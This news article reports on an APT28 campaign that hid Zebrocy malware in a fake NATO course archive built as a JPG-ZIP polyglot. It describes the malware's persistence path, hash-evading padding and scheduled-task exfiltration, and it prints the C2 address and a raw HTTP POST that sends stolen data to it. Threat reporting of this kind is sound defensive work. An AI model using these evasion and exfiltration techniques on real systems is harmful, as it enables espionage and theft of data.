Russian hackers use fake NATO training docs to breach govt networks

bleepingcomputer.com/news/security/russian-hackers-use-fake-nato-training-docs-to-breach-govt-networks/

Ax Sharma

By
Ax Sharma

- September 22, 2020
- 10:15 AM
- 0

A Russian hacker group known by names, APT28, Fancy Bear, Sofacy, Sednit, and STRONTIUM, is behind a targeted attack campaign aimed at government bodies.

The group delivered a hard-to-detect strand of Zebrocy Delphi malware under the pretense of providing NATO training materials.

Researchers further inspected the files containing the payload and discovered these impersonated JPG files showing NATO images when opened on a computer.

Impersonates NATO training materials

In August this year, Qi'anxin Red Raindrops team reported discovering an APT28 campaign which delivered Zebrocy malware disguised as NATO training course materials.

However, threat intelligence company QuoIntelligence had alerted its customers in the government sector of this campaign as early as August 8th, before information on this campaign was made public.

QuoIntelligence researchers have provided BleepingComputer with further analysis and deduced with medium-high confidence that the campaign targeted at least one Middle Eastern country Azerbaijan, among other NATO countries.

"Although Azerbaijan is not a NATO member, it closely cooperates with the North-Atlantic organizations and participates in NATO exercises. Further, the same campaign very likely targeted other NATO members or countries cooperating with NATO exercises," stated the company.

On discovering the malicious activity, QuoIntelligence had reported their findings to the French law enforcement bodies.

More than an image, dangerously so

The malicious file distributed by APT28 is titled, "Course 5 – 16 October 2020.zipx"

Naturally, to an unsuspecting user, this would appear to be a ZIP bundle containing course materials.

In our test, BleepingComputer further noticed when renamed to ".jpg," the ZIP archive behaves almost like a legitimate image file.

This is because, as QuoIntelligence researchers have explained, the file comprises a legitimate JPG image with a ZIP archive appended to it.


When renamed to a JPG, the ZIP archive behaves entirely as an image
Source: BleepingComputer

The file metadata and properties also show an "image/jpeg" MIME type with references to "JPEG image data."

"This technique works because JPEG files are parsed from the beginning of the file and some Zip implementations parse Zip files from the end of the file (since the index is located there) without looking at the signature in the front," the researchers explain.

At the time of analyses by both Qi'anxin Red Raindrops team and QuoIntelligence, the malware sample had a very low detection rate of **3/61** on VirusTotal.

Even today, less than half of the known antivirus engines are flagging the infection on VirusTotal, as observed by BleepingComputer:



Even today the malware sample showed a 24/60 detection rate on VirusTotal
Source: BleepingComputer
"The technique is also used by threat actors to evade AVs, or other filtering systems since they might mistake the file for a JPEG and skip it."

When extracted the ZIP contains a corrupted Excel (.xls) file and another file with the same name "Course 5 - 16 October 2020" but an EXE extension.

On Windows systems, the "Course 5 - 16 October 2020.exe" file shows a PDF icon (executables allow usage of custom file icons on Windows).

QuoIntelligence researchers hypothesize this might be an intentional tactic employed by the hacking group, and similar techniques to bypass email gateways have been seen in the past.

By providing course materials in a ZIP file that has a deliberately corrupted XLS file may tempt the user into double-clicking what looks like a PDF—the EXE file.

Steals and uploads private data to the server

Zebrocy, used by this campaign, is a persistent malware infection and a backdoor known to carry multiple capabilities, such as system reconnaissance, file creation/modification, taking screenshots on the infected machine, arbitrary command execution, and creating Windows scheduled tasks.

The sample is also known to drop multiple files on an infected system making it "quite loud" as in, its activities raise alarms of leading security products.

In this case, Zebrocy payload (present in "Course 5 - 16 October 2020.exe") works by replicating itself into "%AppData%\Roaming\Service\12345678\sqlservice.exe" and further adds a randomized 160-byte blob to the newly generated file. The padded data makes hash-based detection by signature-based antivirus engines hard by altering the resulting file's checksum.

Further, the malware created a Windows scheduled task which runs every minute posting stolen data to the Command & Control (C2) server, state the researchers:

"The task runs regularly and tries to POST stolen data (e.g. screenshots) to *hxxp://194.32.78[.]245/protect/get-upd-id[.]php"*

The data transmitted by the malware appeared to have obfuscated and encrypted bytes but a numerical ID (12345678 in this example) remained constant between requests.

```
POST /protect/get-upd-id.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Host: 194.32.78.245
Accept: text/html, */*
Accept-Encoding: identity

12345678KLihk>fMR<#I\D%@+?KoDhW
```

Request showing data transferred by the malware
Source: QuoIntelligence
The researchers suspect this is a unique identifier of the infected machine included in every request by the malware.

Suspicion: Azerbaijan government targeted

QuoIntelligence suspects this malware targeted Azerbaijan government bodies based on a previous ReconHellcat campaign analyzed by the company.

The three similarities between these samples provide medium-high confidence to the researchers that this attack was aimed at a specific government organization, at least in Azerbaijan:

- Both the compressed Zebrocy malware and the OSCE-themed lure used to drop the BlackWater backdoor were uploaded the same day, on 5 August.
- Both samples were uploaded by the same user in Azerbaijan and are highly likely by the same organization.
- Both attacks happened in the same timeframe.

A complete list of Indicators of Compromise (IOCs), IDS detection rule(s), and detailed research findings have been provided by QuoIntelligence.

Related Articles:

Hackers can hack your online accounts before you even register them

Russian hackers perform reconnaissance against Austria, Estonia

NVIDIA fixes ten vulnerabilities in Windows GPU display drivers

Costa Rica declares national emergency after Conti ransomware attacks

Google fixes actively exploited Android kernel vulnerability

- APT28
- Cyber-espionage
- Government
- Security

Ax Sharma

Ax Sharma is a Security Researcher and Tech Reporter. His works and expert analyses have frequently been featured by leading media outlets including Fortune, Business Insider, The Register, TechRepublic, etc. Ax's expertise lies in vulnerability research, malware analysis, and open source software. He's an active community member of the OWASP Foundation, Open Source Security Foundation (OpenSSF), and the British Association of Journalists (BAJ). Send any tips via email or Twitter DM.

- Previous Article
- Next Article

You may also like: